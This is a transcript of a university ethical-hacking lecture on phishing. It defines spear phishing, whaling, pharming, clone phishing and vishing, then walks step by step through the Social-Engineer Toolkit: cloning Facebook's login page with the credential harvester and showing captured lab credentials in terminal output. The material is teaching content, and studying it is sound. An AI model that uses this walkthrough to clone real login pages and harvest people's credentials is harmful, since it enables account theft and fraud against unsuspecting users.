

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 42
Phishing Attack

In this session, we will discuss about phishing attack, phishing is a technique by which we create a similar web page to the original one with some modification, then upload it to the hosting and access it from anywhere. Whenever victim access this phishing website and enter sensitive and confidential information such as username, password, credit card, debit card number, network credentials and more, then it automatically goes to attacker site. This way one can hack that means, get the username and password of Gmail and Facebook.

(Refer Slide Time: 01:07)



Now, types of phishing. Spear phishing attacks. Spear phishing attack are directed at specific individuals or companies, usually using information specific to the victim that has been gathered to more successfully represent the message as being authentic. Spear phishing email might include references to coworker or executive at the victim's organization as well as the use of the victims name location or other personal information.

Whaling attacks, whaling attacks are a type of spear phishing attack that specifically target senior executives within an organization often with the objective of stealing large sums those preparing a spear phishing campaign research their victims in detail to create a more genuine message as using information relevant or specific to a target increases the chance of the attack being successful. A typical whaling attack targets an employee with the ability to authorize payments with the phishing message appearing to be a command for an executive to authorize a large payment to a vendor, in fact the payment would be made to the attackers.

Pharming, pharming is a type of phishing that depend on DNS cache poisoning; to redirect users from a legitimate site to a fraudulent one and tricking users into using their login credential to attempt to login to the fraudulent site. Clone phishing attack use previously delivered, but legitimate emails that contained either a link or an attachment. Attackers make a copy or clone up the legitimate email replacing one or more link for attached file with malicious links or malware attachment. Voice phishing, voice phishing also known as vishing. This is basically a form of phishing that occurs over voice communications media including voice over IP, VoIP or post plain old telephone service.

A typical phishing scam uses speech synthesis software to live voicemails to notify the victim of suspicious activity in a bank or credit account and solicits the victim to respond to a malicious phone number to verify his identity. Thus compromising the victims account credential. Now, I am discussing about phishing technique, phishing attack depends on more than simply sending an email to victim and hoping that they click on a malicious link or open a malicious attachment, attacker use a number of technique to entrap their victims.


Java script can be used to replace a picture of a legitimate URL over browsers address bar. The URL revealed by hovering over and embedded link can also be changed by using java script. A variety of linked manipulation technique to treat victims into clicking on the link, link manipulation is also often referred to as URL hiding and is present in many common types of phishing and used in different ways.

(Refer Slide Time: 05:25)




Now, I will show you how to perform phishing attack using social engineering toolkit.

(Refer Slide Time: 05:35)



Now, open terminal and go to the social engineering tool by typing *setoolkit*.


(Refer Slide Time: 05:47)



```
root@kali: ~  
File Edit View Search Terminal Help  
There is a new version of SET available.  
Your version: 7.7.9  
Current version: 8.0.1  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.  
  
set>
```

Now, go to the option one social engineering attacks.


(Refer Slide Time: 06:00)



```
root@kali: ~  
File Edit View Search Terminal Help  
ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
8) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>
```

Then go to option 2 website attack vector.


(Refer Slide Time: 06:07)



```
root@kali: ~  
8) HTA Attack Method  
99) Return to Main Menu  
set:webattack>3  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu  
set:webattack>
```

Now, go to option 3, credential harvester attack method.


(Refer Slide Time: 06:12)



```
root@kali: ~  
SET  
[-] to harvest credentials or parameters from a website as well as place them in a report  
-----  
... * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ...  
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.101]:
```

And now go to option 2, site cloner. So, *IP address for the POST back in harvester/tabnabbing* [192.168.0.101]. So, basically I am going to host my phishing page and that particular IP address which is my IP address.


(Refer Slide Time: 06:37)



```
root@kali: ~  
need to do port forwarding to your NAT IP address from your external IP  
address. A browser doesn't know how to communicate with a private IP  
address, so if you don't specify an external IP address if you are using  
this from an external perspective, it will not work. This isn't a SET issue  
this is how networking works.  
  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1  
01]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone: www.facebook.com  
  
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form  
fields are available. Regardless, this captures all POSTs on a website.  
[*] You may need to copy /var/www/* into /var/www/html depending on where your d  
irectory structure is.  
Press {return} if you understand what we're saying here.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```


Now, enter the URL to clone. Now, I am going to put the URL *www.facebook.com*. So, I am going to create a phishing page of *facebook.com*, ok. So, information will be displayed to you as it arrives below. Now, send your URL, hosted URL to the victim machine by using some other kind of social engineering attack. Now, victim open the phishing page.

(Refer Slide Time: 07:31)



Now, victim open the phishing page in his or her machine. 192.168.0.101; so, it asking for the email and password, password.

(Refer Slide Time: 08:26)



Now, try to login. Now, it will redirect to the actual login page of Facebook, and at the same time the credential already go at the attacker site. Now, check from the attacker machine.

(Refer Slide Time: 08:47)

```

Applications  Places  Terminal  Thu 12:38
root@kali: ~
File Edit View Search Terminal Help

PARAM: rev=1001194092
PARAM: s=1w8117:bv1lbd

POSSIBLE PASSWORD FIELD FOUND: spin b=trunk
POSSIBLE PASSWORD FIELD FOUND: spin r=1001194092
POSSIBLE PASSWORD FIELD FOUND: spin t=1568910893
POSSIBLE USERNAME FIELD FOUND: user=0

PARAM: dpr=1
PARAM: jazoest=2743
PARAM: lsd=AVpn01jp
PARAM: ph=C3


POSSIBLE USERNAME FIELD FOUND: q=[{"user": "0", "webSessionId": "1w8117:bv1lbd", "app_id": "256281040558", "posts": [{"x": "50w1s12Y7QdvdmC6ZmRf72RzR1iX7I5Nzki0ns1YmFuemFgIqE8D5d5vdVfdg90YVxbfbwVzc2FnZXNfcmlVjZWl2ZWQ101sVNV19FX0sMTU2Q0kMTA2NzMBNC4200UsMCxudWwXsXszQwZmM2VudF5jAAQ40S5jAERzY3JpRrCfGF0aF9jaGFrZU2UBzRRzb3VyY2UFFjg101VbG9naHw4UcGhw1iWGR18R2btlb1i6ImFkOtC2ND1wi1w1ZGVzCUKUIjpwdWxsDRENKQKSNNghdXN1Ijo1dW5sb2FKGUA4Y2WzCfGfnZRE50x90dXpJtjoi1aHROcHM6L9y3d3cuZmFjZWJvb2suY29thZY2RqEKN54SnywwLDE30CFETHRpbwVfc3BlbnRfYml0U2FycmFSAEhMdG9x2klk1joiYnYxMlFjBB0YXj0XwEwBCI6MZYIMTUsBSojNywGwzcyNT0wMzEsMF0JGABsIQUEMjJDRRzXZE10jEjDBHjdWl0jE3EjNoAMDYU0DM1LDAsMTA1X0V=", "snappy": true, "send_method": "beacon", "snappy_ms": 1}], {"webSessionId": "1w8117:bv1lbd", "posts": [{"categorized_ods": ("2979": {"banzai": {"blue_messages_received": [2]}}, 15689108937347.835, 0, null}], "user": "0", "app_id": "256281040558"}, {"webSessionId": "1w8117:bv1lbd", "posts": [{"categorized_ods": ("2979": {"banzai": {"blue_messages_sent": [5]}}, 1568911037347.895, 0, null}], "user": "0", "app_id": "256281040558"}]}
PARAM: ts=1568911037349

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

directory traversal attempt detected from: 192.168.0.100

```

(Refer Slide Time: 09:05)



```
Applications ▾ Places ▾ Terminal ▾ Thu 12:42 ▾
root@kali: ~

(*) WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

(*) WE GOT A HIT! Printing the output:
PARAM: jazoest=2743
PARAM: tsd=AVpn0iJp
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzY4LCJjIjoyNH0=
PARAM: lgnrnd=093453_187k
PARAM: lgnjs=1568911006
POSSIBLE USERNAME FIELD FOUND: email=ntel@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=abcd1234
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
```

Now, here is all the details of the victim machine. Wow, record the email id and password. Here is the email id and here is the password, which the victim put at the time of login in the phishing page of Facebook. So, this way by using the phishing attack a hacker can collect the credential like email id and password of the victim.

Thank you.